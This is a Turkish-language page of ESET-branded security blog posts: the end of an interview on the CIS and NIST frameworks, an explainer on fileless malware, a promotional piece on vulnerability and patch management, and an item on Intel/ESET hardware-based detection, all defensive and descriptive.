| *CIS çerçevesi hakkında daha fazla bilgi almak için [buraya](https://www.cisecurity.org/controls/v8) tıklayın.* *Farklı katmanları görmek ve CIS çerçevesinin adım adım nasıl uygulanacağını öğrenmek için [buraya](https://www.cisecurity.org/controls/cis-controls-navigator) tıklayın.* *Farklı katmanları görmek ve CIS çerçevesinin adım adım nasıl uygulanacağını öğrenmek için [buraya](https://www.cisecurity.org/controls/cis-controls-navigator) tıklayın.* *CIS çerçevesi hakkında en sık sorulan sorulara göz atmak için [buraya](https://www.cisecurity.org/controls/cis-controls-faq) tıklayın.* *NIST çerçevesi, faydaları ve uygulama olanakları hakkında daha fazla bilgi almak için [buraya](https://www.nist.gov/cyberframework) tıklayın.* |
|---|
**Temellere geri dönelim. Güvenlik çerçeveleri uygulamak gerçekte nasıl görünür?**
Yapmanız gereken tek şey çerçeveler tarafından açıklanan adımları takip etmektir. Örneğin, CIS çerçevesi detaylı bir varlık envanteri ile başlanmasını tavsiye etmektedir. Bundan sonra CIS çerçevesine göre ikinci adım yazılım envanteridir. Bu, kendinize şu soruları sormanız gerektiği anlamına gelir: Şirketimiz hangi yazılımları kullanıyor? Her bir yazılımın kaç örneği var? Cihazlarımızda yakın zamanda güncellenmemiş, kullanılmayan uygulamalar var mı? Bir cihazdaki her bir güvenlik açığı potansiyel olarak tüm şirket için bir güvenlik açığı olabilir, bu nedenle potansiyel olarak güvensiz tüm uygulamaları kademeli olarak ortadan kaldırmalısınız.
**Bu oldukça faydalı.**
Evet, demek istediğim de tam olarak bu. Pek çok çalışan bir güvenlik çerçevesini takip etme ihtiyacı hissetmiyor ve hatta işletme sahipleri bile siber güvenliğin yalnızca BT ekiplerinin odaklanması gereken bir konu olduğuna inanıyor. Çerçeveler hem daha geniş hem de çok daha küçük ölçekte faydalı olabilir. Siber güvenlik çerçeveleri, bilinmeyen akıllı bir kişi tarafından yazılmış kurallarla dolu bir kağıt parçası değildir. Sizin yararınız için vardır ve aksi takdirde gözden kaçırabileceğiniz güvenlik açıklarından kaçınmanıza yardımcı olurlar. Önemli olan bunları nasıl etkili bir şekilde kullanacağınızı öğrenmektir.
## Siber güvenlikte yaygın yanılgılar ve gözden kaçan güvenlik açıkları
**Şirketlerin sıklıkla gözden kaçırdığı bazı siber güvenlik açıkları nelerdir?**
Bu soruya kesin bir yanıt verebilmem için çok büyük miktarda veriye erişmem gerekir ki buna sahip değilim. Ancak siber suçlular tarafından en çok hangi varlıkların hedef alındığına ilişkin bilgileri paylaşabilirim. Hedef alınan bu varlıklar ile gözden kaçan güvenlik açıkları arasında net bir bağlantı olduğu görülüyor. Siber suçlular en kolay giriş noktaları olarak algıladıkları şeylere odaklanırlar. Ancak cevaba ulaşmak için birçok saldırı mobil cihazları hedef alıyor. Zayıf parolalar ve şifreleme eksikliği de genellikle bir sorundur. Son olarak, şirketlerin en temel uygulamalardan birinde de başarısız olduklarına inanıyorum: Sistemlerinde hangi cihazlara sahip olduklarına dair mükemmel bir genel bakışa sahip olmak.
> ***ESET PROTECT****, bağlı aygıtlardan aygıtın RAM’i, depolama alanı ve işlemcisiyle ilgili ayrıntılar gibi [donanım envanteri](https://help.eset.com/protect_cloud/en-US/hw_inventory.html) ayrıntılarını alma özelliğine sahiptir. Hatta bağlı cihazların donanım envanteri ayrıntılarına göre özel dinamik gruplar oluşturabilirsiniz.*
>
> *[Daha fazla bilgi edinin](https://www.eset.com/tr/business/protect-platform/)*
**Sizce çerçeveler veya genel olarak siber güvenlikle ilgili bazı yaygın yanlış kanılar nelerdir?**
Çalışanlar genellikle siber güvenliği çok karmaşık tehditlerle ilişkilendirir. Ancak en yaygın ve dolayısıyla en tehlikeli tehditler genellikle oldukça basittir. Örneğin, çalışanlar birisinin telefonlarını hackleyebileceğini ve verilerine ulaşabileceğini varsayar. Gerçekte, bilgisayar korsanlarının birisinin kamuya açık bir yerde kimlik bilgilerini girmesini beklemesi ve ardından gözetimsiz bırakıldığında cihazı çalması çok daha olağandır. Şirketler siber güvenliğin ve genel olarak güvenliğin temellerine daha fazla dikkat etselerdi bu sorun kolayca önlenebilirdi. Akla gelen bir başka yaygın yanlış kanı da var.
**Hangisi?**
Şirketler, özellikle de küçük olanlar, genellikle şunu merak eder: “Neden bilgisayar korsanları için ilginç bir hedef olayım ki? Şüphesiz, onların kızartacak daha büyük balıkları vardır.” Ne yazık ki bu inanç bazen şirketlerin siber güvenliği ihmal etmesine yol açıyor. Ancak gerçek şu ki tüm saldırılar özellikle şirketleri hedef almıyor. Birçok siber suçlu, Hizmet Olarak Fidye Yazılımı ve benzeri yöntemleri kullanarak gelişigüzel saldırmaktadır. Paradoksal olarak, bu dikkat eksikliği küçük işletmeleri siber suçlular için mükemmel hedefler haline getirmektedir. Bu nedenle, küçük işletmeler bile siber güvenliğe öncelik [vermelidir](https://antivirus.com.tr/kobiler-icin-daha-iyi-siber-guvenlik-daha-az-bas-agrisi/) ve çerçevelerin uygulanması savunmalarını önemli ölçüde artırabilir.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** CIS, Kurumsal Güvenlik, NIST, Siber Güvenlik
---
### [Dosyasız zararlı yazılım nedir ve nasıl korunabilirsiniz?](https://antivirus.com.tr/dosyasiz-zararli-yazilim-nedir-ve-nasil-korunabilirsiniz/)
**Published:** Ekim 4, 2024
**Author:** ESET
**Excerpt:** Dosyasız zararlı yazılım türleri diğerlerinden daha karmaşıktır ve çeşitli tehlikeye atma veya atlatma yöntemleri kullanır.
**Content:**
Dosyasız zararlı yazılım türleri diğerlerinden daha karmaşıktır ve çeşitli tehlikeye atma veya atlatma yöntemleri kullanır. Örnekler arasında fidye yazılımları, siliciler, virüsler, solucanlar… Şüphelenmeyen dijital kurbanların verilerini çalmak, zarar vermek veya yok etmek için tasarlanmıştır.
Dosyasız zararlı yazılım son derece kaçamak olan türlerden biridir, yalnızca bir bilgisayarın belleğinde çalışır ve sabit diskinde fiziksel bir ayak izi bırakmaz.
Böyle bir uygulama yöntemi, cihazlarımızın savunmasız bırakıldığı anlamına mı geliyor? Pek sayılmaz.

## Dosyasız zararlı yazılım nedir?
Birçok [zararlı yazılım](https://antivirus.com.tr/kotu-amacli-yazilim-tehdidini-maskeleyen-sahte-yapay-zeka-araclarina-dikkat/) ailesinin ortak çalışma şekli, kötü amaçlı bir eki açarak istemeden, kodun kullanıcının bilgisi olmadan hareket ederek karanlık büyüsünü gerçekleştirmesini sağlamaktır.
Sonuç olarak kod, sistemin farklı bölümlerini istila edebilir, tuş kaydediciler veya diğer casus yazılımlar gibi başka yükler yükleyebilir, dosyalara veya uygulamalara erişimi engelleyebilir, kötü amaçlı reklamlar görüntüleyebilir ve daha fazlasını yapabilir. Bunu bilgisayarınızda yüklü olan ve sadece sizin çıkarlarınıza karşı hareket eden normal bir program olarak düşünün.
Dosyasız zararlı yazılım biraz farklıdır. Bilgisayarınızın sürücüsünde depolanmak yerine yalnızca bilgisayarın rastgele erişimli belleğine (RAM) yüklendikten sonra kötü niyetli bir şekilde hareket eder ancak kendisini çalıştırmak için yürütülebilir dosyalardan yararlanan (yüklenmesi gerekir) normal kötü amaçlı yazılımların aksine, bilgisayarı tehlikeye atmak için yasal programları kullandığından daha az görünürdür. Bu, dosyasız kötü amaçlı yazılımların tespit edilmesinin daha zor olduğu anlamına gelir çünkü konuşulacak bir ayak izi yoktur, tamamen bellekte bulunur.
Esasen dosyasız kötü amaçlı yazılım, ayrı bir bağımsız ‘kampanya’ yürütmek yerine mevcut süreçleri/araçları kendi gündemi için manipüle eder ve ayrıca sistem özelliklerini manipüle etme, kötüye kullanma ve bunların içinde gizlenme yeteneği nedeniyle daha kalıcı hale getirir.
### **Virüslerin dosyasız başlangıcını biliyor muydunuz?**
PC için ilk bilgisayar virüsü olan [Brain virüsü](https://www.welivesecurity.com/2018/11/05/malware-1980s-brain-virus-morris-worm/), dosyaları değil yalnızca disket önyükleme sektörlerini etkilemiştir. Geçmişi 1986 yılına kadar uzanan bu virüsü [Form](https://en.wikipedia.org/wiki/Form_(computer_virus)) gibi diğer birçok disket (ve sabit disk sürücüsü) önyükleme sektörü bulaştırıcıları ve [Stoned](https://en.wikipedia.org/wiki/Form_(computer_virus)) ve [Michelangelo](https://en.wikipedia.org/wiki/Michelangelo_(computer_virus)) gibi sabit disk sürücüsü ana önyükleme kaydı bulaştırıcıları takip etti. Tüm bunlar hiçbir zaman disk biriminin dosya sistemindeki herhangi bir dosyada yer almadı, sadece diskin normalde kullanıcılar tarafından erişilemeyen sistem alanlarında ve daha sonra bir sistem virüslü medyadan ön yüklendiğinde bellekte yer aldı.
Ancak “Tamam ama yine de bir yerden indirmem gerekiyor, değil mi?” diye sorabilirsiniz ve haklısınız: Bellek içi ‘dosyasız’ kötü amaçlı yazılımlar hala kötü amaçlı bağlantılar veya ekler aracılığıyla teslim edilir; sadece yürütme farklıdır. Dosyasız zararlı yazılımlar tespit edilmekten olabildiğince kaçmak ister.
## Dosyasız zararlı yazılım örnekleri
Dosyasız zararlı yazılım kullanımının iyi bilinen bir örneği, başlangıçta kötü amaçlı bir e-posta bağlantısı aracılığıyla gönderilen bir bilgi hırsızı çalıştırmak için dosyasız bir yöntem (işlem enjeksiyonu) kullanan Astaroth kötü amaçlı yazılım kampanyası ([ESET tarafından Guildma olarak tespit edildi](https://learn.microsoft.com/en-us/windows/win32/bits/bitsadmin-tool)) içindeydi. Etkileşim üzerine, kötü amaçlı yazılım [BITSAdmin](https://learn.microsoft.com/en-us/windows/win32/bits/bitsadmin-tool), [Alternate Data Streams](https://learn.microsoft.com/en-us/windows/win32/bits/bitsadmin-tool) dosya özniteliği ve Internet Explorer’ın bir yardımcı programı (ExtExport.exe) gibi meşru Windows araçlarını savunma atlatması için ([DLL Side-loading](https://attack.mitre.org/techniques/T1574/002/) yoluyla) kullandı.
Temelde, kodunu çalıştırmak için meşru sistem süreçlerinden ve araçlarından yararlandı ve bellekte çalıştırıldıktan sonra (ESET tarafından *Win32/Spy.Guildma* olarak) tespit edilebilir hale geldi.
Benzer şekilde, ilk olarak 2014 yılında [ESET Research tarafından tespit edilen](https://www.welivesecurity.com/2018/11/27/3ve-online-ad-fraud-disrupted/) Kovter kötü amaçlı yazılım ailesi, kötü amaçlı yükünü Windows kayıt defterinde şifrelenmiş olarak sakladı ve bu da dosyasız kalıcılık olarak kabul edildi. Aynı şekilde [GreyEnergy](https://www.welivesecurity.com/2018/10/17/greyenergy-updated-arsenal-dangerous-threat-actors/) de bazı modüllerinin yalnızca bellekte çalışmasını sağlayarak tespit edilmesini engellemişti.
Bu tür kötü amaçlı yazılım teknikleri, bir sistemdeki dosyaları tarayarak çalışan, işlem veya bellek tarama yetenekleri olmayan basit uç nokta güvenlik yazılımları için sorunludur. Ancak bu tespit edilemeyecekleri anlamına gelmez.
## Dosyasız tehditlere karşı koruma
ESET Endpoint Security’nin [çok katmanlı ürünü](https://www.eset.com/tr/about/technology/), Exploit Blocker ile birlikte kaçamak düşünülerek tasarlanmış kötü amaçlı yazılımlara karşı koruma sağlayan Gelişmiş Bellek Tarayıcı modülüne sahiptir. Ayrıca içinde kullanılan farklı Advanced Machine Learning formları sayesinde tespitler, en iyi tespit oranlarını sunacak şekilde ince ayarlanır.

ESET Endpoint Security’nin kapsamlı koruma için çoklu ESET LiveSense katmanları
Astaroth (Guildma) ve Windows araç setini kullanmasında olduğu gibi dosya sisteminde kalıcı bileşenleri olmayan bellek içi dosyasız saldırıları yalnızca bellek taraması başarılı bir şekilde keşfedebilir.
Ayrıca [ESET Host-based Intrusion Prevention System (HIPS)](https://help.eset.com/ees/8/en-US/idh_hips_main.html) ve [Deep Behavioral Inspection (DBI)](https://help.eset.com/ees/8/en-US/idh_hips_main.html), çalışan işlemler, dosyalar ve kayıt defteri anahtarlarıyla ilgili şüpheli davranışları taramak ve izlemek için önceden tanımlanmış kuralları kullanır ve dosyasız kötü amaçlı yazılımların faaliyetlerini gizlemek için sıklıkla kullandığı yöntemleri hedef alır. Bu nedenle Kovter gibi kötü amaçlı yazılım aileleri Windows kayıt defterinde [ESET Endpoint Security](https://www.eset.com/tr/business/solutions/endpoint-protection/)‘den saklanmakta zorlanır çünkü bellek tarayıcısı şifrelenmiş tehditlerle de ilgilenir.
## Sorunsuz
İnsanları dosyasız kötü amaçlı yazılımlar gibi gelişmiş tehditlere karşı korumak için siber güvenlik korumaları artırılırken yine de söylenmesi gereken bir şey var: Tanıdığınız ve güvendiğiniz birinden gelse bile şüpheli e-postalardaki kötü amaçlı bağlantılara veya eklere asla tıklamayın.
İlk olarak, farklı bir iletişim aracıyla (örneğin mesaj, telefon veya e-posta ile alınan bir şey için yüz yüze, vb.), görünürdeki göndericiye ulaşın ve mesajı gönderenin gerçekten onlar olup olmadığını ve niyetlerini doğrulayın. Bu biraz fazla gibi görünse de[ sosyal mühendislik](https://antivirus.com.tr/sosyal-muhendislik-saldirilari-vishing-smishing-ve-phishing-kendinizi-nasil-koruyabilirsiniz/) oldukça karmaşık hale gelmiştir ve herkesi kolayca kandırabilir.
Her zaman nasıl güvende kalacağınızı öğrenmek için ücretsiz [ESET Siber Güvenlik Farkındalık Eğitimimizi](https://www.eset.com/tr/business/cybersecurity-training/) deneyin.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Fidye Yazılımı, Kurumsal Güvenlik, Malware, Siber Güvenlik
---
### [ESET Güvenlik Açığı ve Yama Yönetimi nedir?](https://antivirus.com.tr/eset-guvenlik-acigi-ve-yama-yonetimi-nedir/)
**Published:** Ekim 15, 2024
**Author:** ESET
**Excerpt:** Yeni istismarlar ortaya çıktıkça güvenlik açığı ve yama yönetimi konusu önemini korumakta, proaktif savunma stratejilerine duyulan ihtiyacın altını çizmektedir.
**Content:**
*Yeni istismarlar ortaya çıktıkça güvenlik açığı ve yama yönetimi konusu önemini korumakta, sürekli tetikte olma ve proaktif savunma stratejilerine duyulan ihtiyacın altını çizmektedir.*
Her çeyrekte ortalama en az 7.240 yeni güvenlik açığının kaydedildiği bir dünyada ([2023 verilerine göre](https://www.cve.org/About/Metrics)), kritik güvenlik açıklarının yamalanması acil bir öncelik olmalıdır; aksi takdirde kullanıcılar gizli verilerin ifşa edilmesinden tüm ağlarının [fidye yazılımı](https://arstechnica.com/security/2024/08/students-scramble-after-security-breach-wipes-13000-devices/) veya [wiperware](https://arstechnica.com/security/2024/08/students-scramble-after-security-breach-wipes-13000-devices/)‘e açılmasına kadar her şeyle karşı karşıya kalabilir. Olası olumsuz senaryolar sınırsızdır.
Bu nedenle, işletmenizin siber sağlığına odaklanmak önemlidir ve veri ihlali maliyetleri [birkaç milyon dolara](https://www.ibm.com/reports/data-breach) tırmanırken tüm cihazlarınızı / işletim sistemlerinizi yamalamak çok daha kritik hale gelir.
## Güvenlik açığı ve yama yönetimi kontrolü
Her şeyden önce doktorlar genellikle insanların her gün sağlıklı bir dozda vitamin alarak sağlıklarını desteklemeleri gerektiğini söylerler, bu da bağışıklık sistemlerinin zayıflaması ve sürekli hastalık nöbetlerine yol açma olasılığını azaltır. Kurumlar için de durum hemen hemen aynıdır. Her şeyi kapsayan siber güvenlik önlemlerine ve farkındalık eğitimlerine yatırım yapmazlarsa vücutları (işleri) tehlikelere karşı kelimenin tam anlamıyla savunmasız kalacaktır.
Ancak görünen o ki, tıpkı insanların vitamin ve sağlık kontrollerine duydukları ihtiyacı hafife almaları gibi işletmeler de önemli güvenlik kontrollerinden ve yama uygulamalarından vazgeçiyor. Bilinen bir güvenlik açığı nedeniyle bir işletmenin ihlal edildiği çok sayıda vaka olmuştur. Örneğin, 2017 yılında Equifax, tehdit aktörlerinin 147.9 milyon Amerikalı’nın özel kayıtlarını ele geçirmek için kullandıkları1 yamalanmamış güvenlik açıkları sayesinde ihlal edildi.
Genel olarak, bu feci ihlal [Equifax’a yaklaşık 1.4 milyar USD’ye mal olmuştur](https://www.darkreading.com/cyberattacks-data-breaches/2017-data-breach-will-cost-equifax-at-least-1-38-billion). Daha küçük bir işletme için bu tür maliyetler, gelirleriyle orantılı olsa bile muhtemelen onları tamamen zarara uğratacaktır. Daha büyük bir işletme fırtınayı atlatabilir ancak büyük bir ihtimalle onlar da batabilir ve tüm bunların nedeni de yamalarının “baştan savma” olmasıdır.
## Güvenlik açıklarının kaydedilmesi; yeterince bağışıklığınız var mı?
[Ortak Güvenlik Açıkları ve Maruziyetler (CVE’ler)](https://www.cve.org/About/Metrics) veri tabanı sadece 2023 yılı için 28.961 güvenlik açığı kaydetmiştir ve bu da bir önceki yıla göre %15’lik bir artışı temsil etmektedir. 2024 yılının ilk çeyreği için şimdiden 8.697 güvenlik açığı rapor edilmiştir (karşılaştırma yapmak gerekirse 2023 yılının ilk çeyreğinde bu sayı 7.015 idi).
Sunucular veya bilgisayarlar gibi uç noktalar, yamalanmamış sistemleri ve uygulamaları barındırabildikleri için riskli olmaya devam etmektedir. Aynı araştırma, fidye yazılımı çetelerinin daha kolay çapraz derleme yapabilen ve aynı anda Windows ve Linux sistemlerini hedef alan programlama dillerini kullanarak nasıl daha yetenekli hale geldiklerini de vurgulamaktadır.
Tehdit aktörleri yalnızca yaygın olarak kullanılan sistemleri hedef aldığı için Linux’un doğası gereği diğer sistemlerden daha güvenli olduğuna dair çevrimiçi bir efsane vardır. Ancak Linux dünya çapında en yaygın kullanılan sistemlerden biri olduğu için bu efsane kolayca çürütülebilir. Web sunucusu altyapısının yaklaşık [%96’sını](https://www.zdnet.com/home-and-office/networking/can-the-internet-exist-without-linux/) oluştururken Android küresel mobil pazar payının [%72’sini](https://www.zdnet.com/home-and-office/networking/can-the-internet-exist-without-linux/) temsil etmektedir.
Geçtiğimiz günlerde ESET Research, kripto para hırsızlığı ve diğer suç faaliyetleri için yaklaşık 400 bin Linux sunucusunu tehlikeye atan [Ebury botnet](https://antivirus.com.tr/eset-tehdit-raporu-h1-2024/) hakkında bir hikâye yayımladı. ESET araştırmacıları ayrıca çok sayıda [OpenSSH arka kapısını](https://antivirus.com.tr/ssh-anahtarlari-hakkinda-bilmeniz-gereken-her-sey/) ortaya çıkararak kimlik bilgisi çalma ve arka kapı işlevlerine sahip yaklaşık 21 Linux tabanlı kötü amaçlı yazılım ailesinin belgelenmesine yol açtı. Ayrıca tehdit aktörleri, Kobalos gibi sofistike kötü amaçlı yazılımlarla Linux tabanlı yüksek performanslı bilgi işlem (HPC) kümelerini hedef alıyor.
Bu nedenle, Linux tabanlı sistemleri hedef alan tehditler oldukça gerçektir ve iş güvenliğine büyük darbe vurabilir.
## Güvenlik açığı çözümlerinin ABC’si
Neden özellikle güvenlik açıklarıyla uğraşalım? Siber duruşunu zaten “hazır” veya “tam” olarak değerlendirebilecek bir işletme için mevcut güvenlik yazılımı her şeyin üstesinden gelebilir gibi görünebilir.
Bu tamamen doğru bir gözlem değildir. Uç nokta güvenlik ürünleri kendi başlarına genellikle güçlü koruma sağlayan birden fazla katmandan oluşur ancak bu, uç nokta ürününüzün her bir dış tehdide karşı koruma sağlayabileceği anlamına gelmez. Tespit ve müdahale ya da bulut güvenliğinin bugünlerde moda olmasının bir nedeni var; bu tamamen saldırı yüzeyini olabildiğince daraltarak riski en aza indirmekle ilgili.
Güvenlik araçları oldukça hızlı bir şekilde düzeltme yapabilse de (ESET tarafından yönetilen hizmetler 20 dakika gibi kısa bir sürede yanıt verir), güvenlik yığınının her parçası aktif koruma sürecinde farklı ve önemli bir rol oynar.
Saldırganların savunmasız noktayı bulmalarını engelleyerek onların önüne geçmek güvenliğinizin anahtarıdır. Söz konusu noktalar herhangi bir yerde olabilir, bir uygulamada, cihaz işletim sisteminde veya sunucu altyapısında birden fazla potansiyel giriş noktası sunar. Bununla birlikte doğru güvenlik açığı ve yama yönetimi çözümü, nerede olursa olsun bu güvenli olmayan noktayı değerlendirmek ve yama fırsatları sağlamak için gerekli araçları sağlayabilir.
## ESET Güvenlik Açığı ve Yama Yönetimi (V&PM): Sağlıklı bir vitamin dozu
Daha önce de gösterildiği gibi tehdit geliştirme eskisinden daha esnektir ve bir işletmenin kullandığı tüm cihazları korumak için savunmaların güçlendirilmesi gerekir.
Artık [ESET PROTECT Entry ve ESET PROTECT Advanced](https://www.eset.com/tr/business/small-and-medium/) için ayrı bir eklenti olarak da sunulan [ESET Güvenlik Açığı ve Yama Yönetimi](https://antivirus.com.tr/eset-protect-platformuna-guvenlik-acigi-ve-yama-yonetimi-ozelligini-ekliyoruz/) ile en küçük firmalar bile önleme öncelikli yolculuğuna başlayabilir ve tesislerine sızmak isteyen yarının tehditlerini savuşturabilir.
V&PM modülü doğrudan ESET PROTECT Platformuna entegre edilmiştir ve her zaman açıktır; güncel kalmayı kolaylaştırır, saldırılara, sıfır günlere ve fidye yazılımlarına karşı aynı anda koruma sağlar. Böylece tamamen yeni V&PM panosunun tüm bir iş ağındaki güvenlik açığı ve yama durumuna anında genel bakış sağlayarak geliştirdiği görünürlük ve durumsal farkındalık sağlanır.
Ayrıca kapsamlı güvenlik açığı değerlendirmesi ve yama ihtiyacına cevap vermek için ESET, repertuarına daha fazla sistem tedavisi ekleyerek V&PM modülünü genişletti: Şimdi Linux2 ve macOS3 ‘u da kapsıyor.
Windows ve Linux sunucular için yöneticilerin tam kontrole ihtiyaç duyduklarını biliyoruz, bu nedenle bu sistemlerde V&PM modülü otomatik değildir ve yöneticilere tüm süreç üzerinde tam kontrol sağlar, böylece iş akışlarını kesintiye uğratmazlar.
Ve bir güvenlik yöneticisinin belirli bir sistemle ilgili şüpheleri artıyorsa isteğe bağlı güvenlik açığı taraması, ihtiyaç duyulması halinde hızlı hareket etmelerini sağlayacaktır.
## Hastalık yok olsun!
Kapsamlı ESET V&PM modülü gibi mevcut güvenlik araçlarıyla bir güvenlik açığının izini süren ihlaller artık kötü şansla ilgili değil dikkatsizlik ve hafife alma ile ilgilidir ve her ikisi de kuruluşlar için muazzam güvenlik ve hatta varoluşsal sonuçlar doğurur.
[Avrupa’da NIS2](https://antivirus.com.tr/nis2-yeni-avrupa-birligi-siber-guvenlik-yonergesi/) ve küresel olarak [PCI DSS 4.0](https://www.scmagazine.com/resource/pci-dss-4-0-what-changes-for-appsec) gibi yönetmeliklerin şeffaf güvenlik açığı ifşası ve yönetimi talep etmesi, bu önemli alandaki çıtayı yükseltiyor. Tüm bunlar şaşırtıcı olmamalı, her üç ayda bir binlerce güvenlik açığı kaydedilirken yamalanmamış tek bir açık bile trajediye yol açabilir.
Bu yüzden lütfen sağlık kontrolünüzü yaptırın ve bağışıklık sisteminizi hafife almayın. Elinizin altında bu vitaminler varken neden onları almayasınız?
1 *İstismar edilen* [*güvenlik açığı,*](https://nvd.nist.gov/vuln/detail/CVE-2017-5638) *Java ile yazılmış web uygulamaları oluşturmaya yönelik bir çerçeve ile ilgiliydi ve tehdit aktörlerinin uzaktan kod çalıştırmasına olanak* [*tanıyordu*](https://nvd.nist.gov/vuln/detail/CVE-2017-5638)*.*
*2 Masaüstü Linux uyumluluğu için lütfen web sitemizi kontrol edin.*
*3 Ayrıca, Linux yama yönetiminin yanı sıra macOS’ta işletim sistemi güvenlik açığı taraması ve yaması da yol haritasında yer alıyor.*
*ESET [Güvenlik Açığı ve Yama Yönetimi](https://www.eset.com/tr/business/solutions/vulnerability-patch-management/) hakkında daha fazla bilgi için lütfen sayfamızı ziyaret edin.*
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Fidye Yazılımı, Güvenlik açığı, Kurumsal Güvenlik, Yama Yönetimi
---
### [Intel & ESET'ten Optimize Edilmiş Zararlı Yazılım Tespiti](https://antivirus.com.tr/intel-esetden-optimize-edilmis-zararli-yazilim-tespiti/)
**Published:** Ekim 30, 2024
**Author:** ESET
**Excerpt:** ESET, gelişmiş fidye yazılımlarını ve sürekli gelişen diğer tehditleri tespit etme savaşında birkaç yıldır Intel ile iş birliği yapıyor.
**Content:**
ESET, gelişmiş fidye yazılımlarını ve sürekli gelişen diğer tehditleri tespit etme savaşında büyük bir avantaj olan donanım tabanlı güvenlik ve performans özelliklerinden yararlanabilen uç nokta güvenlik yazılımı sunmak için birkaç yıldır Intel ile iş birliği yapıyor.
## İşletmeler neden uç noktalarında donanım katmanı güvenliğine ihtiyaç duyar?
Tüm çabalara rağmen fidye yazılımı saldırılarının sıklığı ve şiddeti artmaya devam ediyor ve siber suçluların taktikleri [giderek daha acımasız](https://www.wired.com/story/state-of-ransomware-2024/) hale geliyor. Fidye yazılımları ve genel olarak kötü amaçlı yazılımlar da daha sofistike hale geliyor ve geleneksel yöntemlerle tespit edilmekten daha iyi kaçınabiliyor.
Örneğin, yeni [fidye yazılımı](https://antivirus.com.tr/fidye-yazilimi-ransomware-hakkinda-bilmeniz-gerekenler/) türevleri kurbanın ortamına sızdıktan sonra kendilerini yeniden yazabilmekte ve böylece geleneksel imza tabanlı tespit araçlarından kaçabilmektedir. Ortaya çıkan bir başka fidye yazılımı özelliği de sanal makinelerin içine saklanmaktır.
Bu gelişmiş gizleme teknikleri siber güvenlik kapsamında boşluklar yaratıyor. İşte bu noktada donanım tabanlı kötü amaçlı yazılım tespiti devreye giriyor ve şirketleri daha güvende tutmak için hem bilinen hem de yeni kötü amaçlı yazılımları tespit ediyor. Zararlı yazılımlar çalıştırıldığında her zaman bir “parmak izi” bırakırken CPU telemetrisinin donanım tabanlı izlenmesi, en karmaşık fidye yazılımlarını bile temizleyebilir ve birçok algılama atlamasına karşı yüksek bağışıklık sağlar.
Ortak müşteriler, ESET’in [Intel® Tehdit Algılama Teknolojisi ](/Users/jessica.beffa/AppData/Local/Microsoft/Windows/INetCache/Content.Outlook/ZNY7ZZFH/intel.com/tdt)(Intel® TDT) ile entegre ve otomatik olarak yapılandırılan [ESET POTECT](https://www.eset.com/tr/business/small-and-medium/?utm_source=google&utm_medium=cpc&utm_campaign=_us_eng_b2b_google_s_br_rev_gen_mtd_products-2022_always-on_search&adgroupname=eset-protect-advanced&keyword=eset%20protect&matchtype=e&creative=629807638758&network=g&networkcategory=%5bsearch%5d&device=c&sfdccampaignid=7011n000000JwSZAA0&gad_source=1&gbraid=0AAAAADualpHYZf0Ww689si4R95uIg_Xag&gclid=CjwKCAjw8rW2BhAgEiwAoRO5rGn2xGp1O8S6pm1IhfXsRcg5Y8S-bQ6iyW8wGtlmYJXwggppQBKeQBoC-BgQAvD_BwE&gclsrc=aw.dshttps://www.eset.com/us/business/small-and-medium/?utm_source=google&utm_medium=cpc&utm_campaign=_us_eng_b2b_google_s_br_rev_gen_mtd_products-2022_always-on_search&adgroupname=eset-protect-advanced&keyword=eset%20protect&matchtype=e&creative=629807638758&network=g&networkcategory=%5bsearch%5d&device=c&sfdccampaignid=7011n000000JwSZAA0&gad_source=1&gbraid=0AAAAADualpHYZf0Ww689si4R95uIg_Xag&gclid=CjwKCAjw8rW2BhAgEiwAoRO5rGn2xGp1O8S6pm1IhfXsRcg5Y8S-bQ6iyW8wGtlmYJXwggppQBKeQBoC-BgQAvD_BwE&gclsrc=aw.ds) çok katmanlı siber güvenlik paketini kullanıma sunduğu Mart 2022’den bu yana ESET’in [Intel](https://www.eset.com/tr/about/newsroom/press-releases/basin-bultenleri/eset-ve-intel-is-birligi-genisliyor/) ile iş birliğinden yararlanıyor. Bugün, ESET son kullanıcılarının yaklaşık %90’ı Intel tabanlı sistemler üzerinde çalışıyor. Intel CPU üzerinde yer alan birleşik çözümler, yeni ve mevcut kötü amaçlı yazılım türlerine, özellikle de fidye yazılımlarına karşı gelişmiş algılama sağlamak için CPU telemetrisini analiz etmek üzere yapay zekâ kullanıyor.

## Intel ve ESET’ten en son haberler: Performansı optimize etmek için hibrit işlemcilerden yararlanma
Gelişmiş, yapay zekâ odaklı tehdit tespitine duyulan ihtiyaç gün geçtikçe artarken siber güvenlik ve BT liderleri yeni teknoloji dağıtımlarını uzaktan ve hibrit çalışma senaryolarının getirdiği performans ve üretkenlik zorluklarına karşı dengelemeye çalışıyor. Uç nokta güvenlik araçları, diğer görevlerin yavaşlamasını ve/veya kullanıcıların pillerini tükenmesini önlemek için dikkat çekmemelidir.
İşte bu nedenle ESET ve Intel, birlikte yürüttükleri çalışmaları genişleterek Intel’in en yeni hibrit işlemci mimarisinden yararlanan gelişmiş uç nokta çözümleri sunuyor. Yeni nesil Intel® Core™ ve Intel® Core™ Ultra işlemciler iki tür çekirdeğe sahiptir:
1. En yüksek hızlarda hesaplama yapan performans çekirdekleri
2. Nispeten hızlı ancak çok daha düşük enerji tüketimiyle hesaplama yapan verimli çekirdekler
Hibrit çip mimarisinin siber güvenlik olaylarının tespiti ve müdahalesi ile ilgisi nedir? Kötü amaçlı yazılımın varlığını tespit etmeye çalışıyorsanız muhtemelen bu işlemin mümkün olduğunca hızlı çalışmasını istersiniz. Bu yüzden de performans çekirdekleri üzerinde çalıştırırsınız. Ancak güncellemeler ve arka plan taramaları gibi diğer bazı siber güvenlik süreçleri, cihaz gücünden tasarruf etmek ve öncelikli görevlerin performansını optimize etmek için verimli çekirdeklerde çalışabilir.
ESET uç nokta koruma çözümleri, Intel’in hibrit işlemci mimarisinden yararlanıp arka plan iş yüklerini verimli çekirdekler üzerinde akıllıca planlayarak uzaktan ve hibrit çalışma senaryolarının taleplerini daha iyi karşılayabilir. İlk testlerde keşfedilen bir diğer önemli fayda: Hibrit farkındalıklı yazılımı çalıştıran dizüstü bilgisayarlarda pil gücünden %5 ila %8 arasında tasarruf sağlanmasıydı.
